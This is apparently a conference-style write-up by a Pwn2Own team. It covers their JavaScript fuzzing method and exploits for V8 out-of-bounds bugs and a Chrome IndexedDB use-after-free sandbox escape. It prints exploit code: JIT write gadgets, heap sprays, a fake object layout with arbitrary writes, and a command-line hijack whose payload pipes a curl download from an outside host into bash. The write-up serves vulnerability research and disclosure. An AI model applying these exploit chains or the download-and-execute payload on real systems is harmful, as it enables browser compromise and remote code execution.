Nowadays, the security of JavaScript Engine has been a prevalent topic when we talk about browser exploitation. Security researchers have published their amazing methods, such as CodeAlchemist and Fuzzili. We also developed a methodology, SET, which is short for Semantic Equivalent Transform.

SET is a methodology of program transforming. It has been added to our JavaScript fuzzer since late 2016. At the very beginning, SET was only a single file as a phase of the fuzzing process. In fact, it was no more than 200 lines of JavaScript code when we prepared for Mobile Pwn2Own 2016. It's immune to grammar and semantic errors, so we don't need to write a lot of analysis code.

Most of the bugs we used to pwn all the browser targets in pwn2own were found by fuzzing, where SET played a key role. SET is inspired by EMI, but goes much further. The idea behind SET is that we only do lightweight transform when mutating a seed, so that we can ensure the quality of the generated file is no lower than the original seed. There are three categories of mutation strategy:

1. Context Switch. For example, wrap a statement with a loop or a function. Also we can change the control flow by adding an if branch. The original statement will always be executed but under a different context.
2. NOP Statement. For example, insert an empty loop which usually will force the current function to be optimized. Add a statement which can trigger garbage collection. Also we can add many other no-side-effect statements based on the type of the object or not.
3. Structure Transform. Rearrange the statements of a block or simply repeat a statement.


It's very easy to add SET into the existing fuzzer. With the help of SET, we've found many bugs that can be exploited reliably. Some of them are easy to exploit while others are not. In fact, some even seem impossible to exploit at first glance. So advanced exploitation technique is required and that's when the real fun begins.

As everyone knows, exploitation is very important in Pwn2Own Contest. In the next chapter we will share with you our research on exploits.

The first vulnerability we want to share is CVE-2017-5053. This is a very typical redefinition bug, which can leads to OOB read. However, indexof/includes is much less powerful than other Array functions. They only compare its elements with the target and return BOOL or INDEX, i.e. it couldn't cause memory corruption or gain a pointer by OOB read. It's worth to say @stephen from Google posted a tech article on Project Zero Blog about exploiting a similar bug in JIT.

So let's check what we can do with the worst OOB. First of all, it seems good for infoleak. If the oob array is a double array, it will use double value check to compare with every element, so we can use double array to compare with an object pointer. However, the return value of indexof is boolean, which means we can only know if it is equal or not. So the only way to leak pointer should be bruteforce. There are many limits on bruteforce. E.g. because the oob array of each round is newly alloced, the target should also be alloced follow the oob array and it should be fixed for bruteforcing. It's not very common on v8. In Stephen's blog, he introduced a way for leaking ArrayBuffer backing_store as I did, so I am not going to talk it more. There is a difference between two bugs: our bug(CVE-2017-5053) is a redefinition bug which can set array length to 0, so the elements_array will point to empty_fixed_array which located in primitive space. The primitive space never changes during the life cycle of v8. In this year's version, there is a JIT address in primitive space, but the 2-low bytes of the address is fixed, so we only need to bruteforce for 4 bytes. Besides, we spray many huge functions with DOUBLE value(also called JIT spray). JIT code located in Code Space, which is allocated linearly and max space size is 0x80000. After many attempts on different spray count, I find a combo which can put one optimized function code on the beginning of one space, so that I can get the address of my careful-constructed double value with the help of leaked JIT address.

Until now, we already have the address of careful-constructed instructions and ArrayBuffer's backing_store, and next we will try PC Control. If the target value is string type, the logic of comparison is a little bit different. There are several String types in v8, such as OneByteString, TwoBytesString, ConcatString, SubString and ExternalString. The type info is stored in the map. ExternalString holds a pointer to an external String object(e.g. WTF::String) which maintain the real content, and some external string use a vtable call for String comparison. So we can fake an external string and control its virtual table for PC control. Besides we already know the ArrayBuffer address, so it is very easy to fake an String on its backing_store. The schematic diagram of the fake string is like this. Besides, the StringEqual function checks both string, so we also have to careful-construct the trigger string. After some research, I found "你"+"好" is good for triggering the bug.



Now let's come to the second bug. The root cause of this bug has already been analyzed, so we are focusing on the exploitation here. First of all, the length of the array is corrupted. The heap number is regarded as a SMI. However, there is very few impact from this, because the Array is in dictionary mode, so the incorrect length cannot lead to OOB read/write.

Array.pop operation always does two things. One is decreasing length and the other one is write Undefined to the last element which is just pop out, so we have a OOB write with Undefined. Seems good, right? However, after go deep into the bug, I found it very difficult to exploit. There are two obstacles. Firstly, the OOB offset depends on the high 4 bytes of the heap number, which is very difficult to control obviously. Secondly, the bug occurs inside the pop operation. It first creates a new FixedArray and then write out of bounds on it. I.e. the corruption array is newly allocated. If you are familiar with v8 heap, you will realize that oob write on the top of the heap is useless.

In general, we can use fake objects to exploit OOB bug, but in this case, it is hard to have a controlable and contiguous memory region, because pointers inside V8 always point to maps.

In this case, we used another way to exploit it. We can get help from JIT compiler. During optimizing, lots of checks can be eliminated, so that some write operation can be very simplified. Then, we can use those JIT code fragment to write to the memory region without crash.

For example:

```
var s = new Set();

function check() {
    s.xyz = 0x200;
}
```

```
/*
0x2a60abb05c40 <+0>:   push   rbp
0x2a60abb05c41 <+1>:   mov    rbp,rsp
0x2a60abb05c44 <+4>:   push   rsi
0x2a60abb05c45 <+5>:   push   rdi
0x2a60abb05c46 <+6>:   sub    rsp,0x8
0x2a60abb05c4a <+10>:  mov    rax,QWORD PTR [rbp-0x8]
0x2a60abb05c4e <+14>:  mov    QWORD PTR [rbp-0x18],rax
0x2a60abb05c52 <+18>:  mov    rsi,rax
0x2a60abb05c55 <+21>:  cmp    rsp,QWORD PTR [r13+0xc18]
0x2a60abb05c5c <+28>:  jae    0x2a60abb05c63 <LazyCompile:*check +35>
0x2a60abb05c5e <+30>:  call   0x2a60aba54460 <Builtin:StackCheck>
0x2a60abb05c63 <+35>:  movabs rax,0x101ea888af89
0x2a60abb05c6d <+45>:  mov    rax,QWORD PTR [rax+0x7]
0x2a60abb05c71 <+49>:  mov    DWORD PTR [rax+0x13],0x200
0x2a60abb05c78 <+56>:  movabs rax,0x3efe41082311
0x2a60abb05c82 <+66>:  mov    rsp,rbp
0x2a60abb05c85 <+69>:  pop    rbp
0x2a60abb05c86 <+70>:  ret    0x8
*/
```

Notice that there is no map check on s. Next we spray Set object and trigger bug:

```
function gc() {
    for (var i = 0; i < (1024*1024)/0x4; i++) {
        var a = [new Set(), new Set(), ..., new Set()];
    }
}

while (1) {
    t = trigger();
    if (t instanceof Set) {
        break;
    }
}
var global_s = t;
```

If we meet Set object, we use it as a global object and rename it to global_s and trigger optimization.

```
global_s.a = 0x10; global_s.b = 0x10; global_s.c = 0x10;
// d, e, f, ..., j
global_s.k = 0x10; global_s.l = 0x10; global_s.m = 0x10;
function opt(fl, len) {
    global_s.h = len;
    global_s.i = fl;
    global_s.k = 0x200;
    global_s.l = ab;
    global_s.m = func;
}
```

Then we spray lots of `null`, which makes global_s point to null. Map and Property are modified to null, and will not trigger deopt.

Finally we trigger the optimized function again and we are able to corrupt the memory on null. The following steps are almost the same as CVE-2016-5198.

Sandbox is another key point in Chrome Security. We have pwned Chrome three times since 2016. I summarize the three different usual attack surface on Chrome sandbox here. The first one is Logical bug(actually it shouldn't be regarded as an attack surface). MWR is very good at hunting logical bug, they also shared alot about their methods. What's more, if you are following the sandbox bugs, you can find many exploitable bugs in UXSS, such as exploit into chrome-extension scheme or chrome scheme, these renderer process has special privilege to do some powerful things. In Mobile Pwn2Own 2016, we used CVE-2016-5197 to bypass chrome sandbox on Android. The code before patch is lack of scheme checking, so we can start arbitrary intent via IPC. Then we use intent to start the webview in privileged App and pwned the webview again. Webview renderer is not isloated in App process before Android O. This bug is credited to @flanker_hqd.

The second attack surface is kernel. This is a very popular attack surface on browser sandbox escape. However, kernal attack is very difficult on Chrome due to the well-known mitigation win32k lockdown. In Pwn2Own 2017, we used two CLFS bugs to attack windows kernel. CLFS API is available inside Chrome and Edge sandbox at that time. However, this attack surface were also killed in RS3. CLFS API cannot be accessed inside the low integrity process anymore.


The last attack surface is the memory corruption via Chrome IPC. It is also the protagonist in this section. IPC attack is very popular this year. At the end of last year, Ned Williamson first publicly shared the attack against IPC. After that, markbrand from Project Zero also posted a blog about IPC bugs. We have learned a lot from their sharing, so I want to thank them here.

Our vulnerability is use-after-free in IndexedDB component. First we need to know some knowledge about IndexedDB API. Let's see some examples.

```
var request = indexedDB.open(dbName, 2);

request.onupgradeneeded = function(event) {
  var db = event.target.result;
  var objectStore = db.createObjectStore("customers", { keyPath: "ssn" });

  objectStore.createIndex("name", "name", { unique: false });

};
var deleteRequest = indexedDB.deleteDatabase(dbName);
```

We can focus on a few functions. `open` API is used to open a IndexedDB database and return an OpenRequest. Then we can bind `onupgradeneeded` callback on the request. We obtain the opened database by `event.target.result` In this request and do some work on this database. For example, we can create an ObjectStore and create an Index on an ObjectStore. Besides, we can also delete the database by `deleteDatabase` API.
The above is the API at the JS level, but we have more powerful capabilities with arbitrary code execution in renderer, so let's check the IPC interface on IndexedDB. There three interfaces related to this component. We focus on IDBFactory, the interface related to our vulnerability.

```
interface IDBFactory {
```



```
void IndexedDBDatabase::DeleteDatabase(
    scoped_refptr<IndexedDBCallbacks> callbacks,
    bool force_close) {
  AppendRequest(std::make_unique<DeleteRequest>(this, callbacks));
  // Close the connections only after the request is queued to make sure
  // the store is still open.
  if (force_close)
    ForceClose();
}
```

```
  GetDatabaseInfo(associated IDBCallbacks callbacks);
  GetDatabaseNames(associated IDBCallbacks callbacks);
  Open(associated IDBCallbacks callbacks,
        associated IDBDatabaseCallbacks database_callbacks,
        mojo_base.mojom.String16 name,
        int64 version,
        int64 transaction_id);
  DeleteDatabase(associated IDBCallbacks callbacks,
                 mojo_base.mojom.String16 name, bool force_close);
  AbortTransactionsAndCompactDatabase() => (IDBStatus status);
  AbortTransactionsForDatabase() => (IDBStatus status);
};
```

The above is the API at the JS level, but we have more powerful capabilities with arbitrary code execution in renderer, so let's check the IPC interface on IndexedDB. There three interfaces related to this component. We focus on IDBFactory, the interface related to our vulnerability.

The PoC is very simple. We first call open on "db1". In the first open request callback we open it again with a new version. Then we delete the database with force_close flag and call AbortTransactionsForDatabase. It should be noted that the last three operations must be performed together, i.e. each operation can't be completely executed. After these IPC calls, uaf happens.
Let's check the code. `DeleteDatabase` call goes to `IndexedDBDatabase::DeleteDatabase`. There are two ways to delete a database. The first is normal deletion, which first creates a request and then waits for the relevant operation to end before deleting. The second is forced deletion, which immediately closes the operations related to the current database and then can be successfully deleted. Remember that we set the force_close flag, so it will go forced deletion.

```
void IndexedDBDatabase::ForceClose() {
  // IndexedDBConnection::ForceClose() may delete this database, so hold ref.
  scoped_refptr<IndexedDBDatabase> protect(this);

  while (!pending_requests_.empty()) {
    std::unique_ptr<ConnectionRequest> request =
        std::move(pending_requests_.front());
    pending_requests_.pop();
    request->AbortForForceClose();
  }

  auto it = connections_.begin();
  while (it != connections_.end()) {
    IndexedDBConnection* connection = *it++;
    connection->ForceClose();
  }
  DCHECK(connections_.empty());
  DCHECK(!active_request_);
}
```

During a force close of the database, the connections to that database are iterated and force closed. However, the iteration method was not safe to modification, and if there was a pending connection waiting to open, that request would execute once all the other connections were destroyed and create a new connection. As the result, the connections_ and active_request_ is not empty, so the two DCHECKs failed. More seriously, the database continues closing forcibly. There is a `database_map_` held by factory_, which stores a raw pointer of database. It should be removed by ReleaseDatabase when the database is closed. Due to the bug, however, it isn't removed. After the wrong deletion, we call `AbortTransitionsForDatabase` to delete all transitions which hold scoped_ptr of database. After this call, all references to the database are deleted and

```
// If there are no more connections (current, active, or pending), tell the
// factory to clean us up.
if (connections_.empty() && !active_request_ && pending_requests_.empty()) {
  backing_store_ = nullptr;
  factory_->ReleaseDatabase(identifier_, forced);
}
```

the database is released. But the raw pointer stored in the database_map_ is still there. This is how uaf happens.
Now that we have a raw pointer that has been released, then we need to find out where it is being used. After some auditing we understood more about Open and Delete. Open and DeleteDatabase are similar. Take `Open` as an example, when we start opening a database, it will first search in database_map_ according to the db name and origin. If found, it will return the database pointer in the map to perform the next operation, i.e. we can do Open and Delete operation on a released database.

On windows, there is no CFG in Chrome. Besides, we can obtain the library address in renderer process and there are many vtable call from C++ object. So it is very easy to control the vtable pointer and construct an ROP chain. The only thing we need is an infoleak of heap where we put our ROP chain on. We also noticed that if we successfully open a database, it will return some information such as IDBName, objectStoreNames etc. We all know that String is very good for infoleak. Everything looks fine, then let's take a look at the code.

Open and DeleteDatabase are very similar. When we call Open or DeleteDatabase, they won't do it immediately. Instead, they create a request then push to the circle queue `pending_requests_`. If there is no active_request, it will process the request queue immediately.

In ProcessRequestQueue, it first take out the first request of the queue and call the virtual function `Perform`. In the function, we can see that if we can successfully open the database, it will send back a connection and db's metadata via OnSuccess callback. Besides, metadata_ is a struct including a base::string. Seems info leak is not difficult to us.

```
void IndexedDBDatabase::OpenRequest::Perform() {
  // ...
  pending_->callbacks->OnSuccess(
      db_->CreateConnection(pending_->database_callbacks,
                            pending_->child_process_id),
      db_->metadata_);
  // ...
}
```

After carefully-constructing the `fake` IndexedDBDatabase, I successfully reach the OnSuccess callback, but I got a segmentation fault finally. This is because there is more than a string in metadata_, and a std::map, which is implemented as a red-black tree in libc++. During the callback constructing, it has to copy construct the IndexedDBDatabaseMetadata structure, which needs to iterate the std::map. The end of the red-black tree traversal will point to the object itself and represent the end. This means we have to know the address of std::map itself to end the traversal, but we don't know anything about the heap address.

We have to find other paths to continue our exploitation, so we go back to `AppendRequest`.

```
void IndexedDBDatabase::AppendRequest(
    std::unique_ptr<ConnectionRequest> request) {
  pending_requests_.push(std::move(request));

  if (!active_request_)
    ProcessRequestQueue();
}
```

The active_request_ is a member of IndexedDBDatabase, which is fully controlled. If it is non-zero, the function will return directly, so that we can avoid segmentation fault. Besides, noticed that `pending_requests_` is a base::queue structure, if we leave everything zero, it will automatically init during the `push` operation. It first allocate a buffer for storing its elements, then store the pointer to itself. Now we have a pointer in our spray buffer. Blob is the most popular heap spray method on Chrome. After spray we can read the content of each blob, which means we can obtain the heap pointer easily.

Now we have the heap address, the following step is almost copied from ned and niklasb's exploit, thank them again.

Chrome uses TCMalloc to manage heap, so we need to know more about it.

The exploit on Windows is not difficult. In addition to v8 and IndexedDB vulnerabilities, we also reported three ChromeOS bugs for Pwnium, so we need to exploit Chrome sandbox on ChromeOS, which is a much more difficult problem. The biggest difficulty is Clang CFI, which protects all indirect calls. In history, we cannot find any bypass methods except stack-based corruption. However, stack-based attack is also very difficult in Chrome. We need to know the stack address and binary address, and even worse Chrome uses Thread Pool for handling IPC message, so we might attack thread stack which is a little bit random. Besides, it also requires high-demand arbitrary address write capabilities. In summary, this seems to be an impossible task.

But don't forget that Chrome is a huge system. We can easily tamper with lots of logic through memory corruption, not just the traditional PC Control. Chrome has more than 100 flags and some of them are interesting. When I was reading Chrome's documentation, I found that --render-cmd-prefix might be the one I needed. To dig more about it, let's check how a renderer process starts.

```
bool RenderProcessHostImpl::Init() {
  // ...
  base::CommandLine::StringType renderer_prefix;
  // A command prefix is something prepended to the command line of the spawned
  // process.
  const base::CommandLine& browser_command_line =
      *base::CommandLine::ForCurrentProcess();
  renderer_prefix =
      browser_command_line.GetSwitchValueNative(switches::kRendererCmdPrefix);

  // ...
  // Build command line for renderer.  We call AppendRendererCommandLine()
  // first so the process type argument will appear first.
  std::unique_ptr<base::CommandLine> cmd_line =
      std::make_unique<base::CommandLine>(renderer_path);
  if (!renderer_prefix.empty())
    cmd_line->PrependWrapper(renderer_prefix);
  AppendRendererCommandLine(cmd_line.get());

  // ...
  child_process_launcher_ = std::make_unique<ChildProcessLauncher>(
    // ...
    std::move(cmd_line),
    //...
    );
  // ...
}
```

Each rendering process corresponds to a RenderProcessHost on the browser side, responsible for the management of the process. During the initialization, it first gets the value of kRendererCmdPrefix from browser_command_line. Then it prepends the kRendererCmdPrefix value to the cmd_line. Finally, it uses the `cmd_line` to launch the child process. This means if we can control the value of kRendererCmdPrefix, we control the cmd_line of renderer process and launch anything we want.

kRendererCmdPrefix is stored in browser_command_line which stored in a global variable. So we only need a binary address and an 8-bytes-write to hijack the CommandLine structure. However, until now we only have a heap address, no more leak and no write. Luckily, base::queue is more valuable than we expected.

`base` namespace implements some basic structures and developed by Chrome Team. Some of them are very similar to std, but a little bit different. Take base::queue as an example, it is like std:queue but base::circular_deque instead of std::deque. base::queue is a 4-pointer-size structure, the layout is as follows:

```
      arr_ptr               size
                                            0x1f15101a3440:
- | 0x1f15101a3440 | 0x000000000004 |
                                            | ptr[0] | hole | hole | hole |
- | 0x000000000000 | 0x000000000001 |
       front                rear
```

Similar to std::vector, the storage of the queue is also handled automatically, being expanded and contracted as needed. When the memory is exhausted, it need to realloc the container. Remember that pending_request_ is fully controlled by us, so we got an arbitrary free! But be careful of memmove, it has some side-effect. After copy the memory, it will clear the original buffer according to the size. So please ensure that the actual container size is larger than the queue size before you free it.

Let's continue our exploit. Here is a part of pseudo exploit.

```javascript
for (let i = 0; i < 34; i++) {
    await sleep(100);
    // pending_requests_.size += 1
    window.indexedDB.deleteDatabase('evil_db');
}

// size = 42 (0x150 bytes)
let leak_addr = await leak_heap_addr();

// fall in Blob, depends on heap spray
leak_addr -= 0x160 * 2;

let db_addr = leak_addr;

w64(ab1, 0, 0x32323232);
w64(ab1, 0x120, db_addr);
w64(ab1, 0x128, 42);
w64(ab1, 0x138, 41);

// 1. delete the leaked blob
// 2. do `PreciseCollectAllGarbage`, browser end handle reset()
// 3. spray the blob of `ab1`, thanks Mark Brand
free_and_refill_hole(ab1);

// free the victim blob(db_addr)
window.indexedDB.deleteDatabase('evil_db');

// refill (very stable thanks to ThreadCache)
let db2 = window.indexedDB.open("db2", 1);
db2.onupgradeneeded = async function (event) {
    let db = event.target.result;
    let vtable_addr = await search_for_vtable();
    // next stage...
}
```

Firstly, we increase the queue size to 34. Its container buffer size goes to 0x150, which is in the same size-class as IndexedDBDatabase in tcmalloc. Since we have already sprayed thousands of blobs of the same size, the container buffer will have a high probability of being surrounded by the blobs. So we subtract the leak_addr from the size of the two structures. It is very likely to point to a blob.

Secondly, we want to use the Arbitrary Free to release the leak_addr, so we need to rearrange our freed object. We first delete all references of the blob which hit the freed db, then trigger `PreciseCollectAllGarbage` in v8, it will also reset the handle in the browser side. Finally we spray the blob with new content. This time we don't need to spray too many, because the blob operations are all in the same thread. We used the method shared by Mark Brand, which made our spray very stable.

Lastly, we release the target blob and immediately open a new database with different name. Thanks to ThreadCache, the newly created database can reuse the space just released very stably. Besides, the buffer of the blob which is also pointed to the db is freed unconventionally, the handles in both sides are valid, so we can still use the blob to read the content of the buffer. Thanks to the vtable of IndexedDBDatabase, we got the Chrome's text address now.

The last remaining problem is the 8-bytes write. We can now fully leak and control the IndexedDBDatabase, so we can try more IPC calls in IDBDatabase Interface. According to the IPC name, we choose two candidates: RenameObjectStore and RenameIndex. Remember that object_stores are stored in a std::map which is a member of metadata_, while indexes are also stored in a std::map which is a member of ObjectStore. Just as their name imply, the two IPC calls can modify the name of ObjectStore and Index.

Let's take a look at RenameObjectStore first. Before renaming, it will check if the current name is the same as the one he saved previously. And I found it is a little bit difficult to bypass this check, so I turned to the next one. There are also many checks on RenameIndex, but fortunately, we can easily bypass all checks.

We are finally able to modify the name. At first I thought I could do AAW through String's char array, but then I found out that it was done by std::move, which would cause the original char array to be freed and then replaced with a new one. Let's take a look at base::string. There are two forms of std::string. When the string length is less than 0x18, it will inline the data buffer. Even with std::move, it still writes down the controlled data to the original place. Remember that we only need 8 bytes write, so it is enough for us to control the cmdline.

I fake the CommandLine structure and set kRenderCmdPrefix to `sh -c $(curl${IFS}moe.ist|bash)`, which will download the script file from my server and execute. Then I create an iframe in different origin, Chrome launchs a new renderer process and execute my command.

I put everything together and here is the final layout.

```
w64(ab1, 0, 0);
// Arbitrary write for index.id( > 30)
w64(ab1, 0x120, cmdline_addr+0x14n);
w64(ab1, 0x128, 42);
w64(ab1, 0x138, 0);

// db_->metadata_: object_stores
w64(ab1, 0x48, db_addr);
w64(ab1, 0x50, db_addr);
w64(ab1, 0x58, 1);

// db_->metadata_.object_stores: id
(db_addr+0x00)
w64(ab1, 0x18, 1);
w64(ab1, 0x20, 1);
w64(ab1, 0x30, 1);
// db_->metadata_.object_stores: indexes
w64(ab1, 0x90, cmdline_addr-0x28n);
w64(ab1, 0x98, cmdline_addr-0x28n);
w64(ab1, 0xa0, 1);
```

```
// commandline_.switches (db_addr+0x50)
w64(ab1, 0x68, db_addr+0xb0n);
w64(ab1, 0x70, db_addr+0xb0n);
w64(ab1, 0x78, 1);

// commandline_.switches[0]
(db_addr+0xa0)
w64(ab1, 0xc0, db_addr+0x70n);
w64(ab1, 0xc8, 1);
w64(ab1, 0xd0, 0x62646e61732d6f6en);
w64(ab1, 0xd8, 0x786fn);
w64(ab1, 0xe0, 0x0a00000000786966n);
w64(ab1, 0xe8, 0n);
w64(ab1, 0xf0, 0x1f);
w64(ab1, 0xf8, 0x0000000000000020n);

// sh -c $(curl${IFS}moe.ist|bash)
w64(ab1, 0x100, 0x282420632d206873n);
w64(ab1, 0x108, 0x46497b246c727563n);
w64(ab1, 0x110, 0x73692e656f6d7d53n);
w64(ab1, 0x118, 0x0029687361627c74n);
```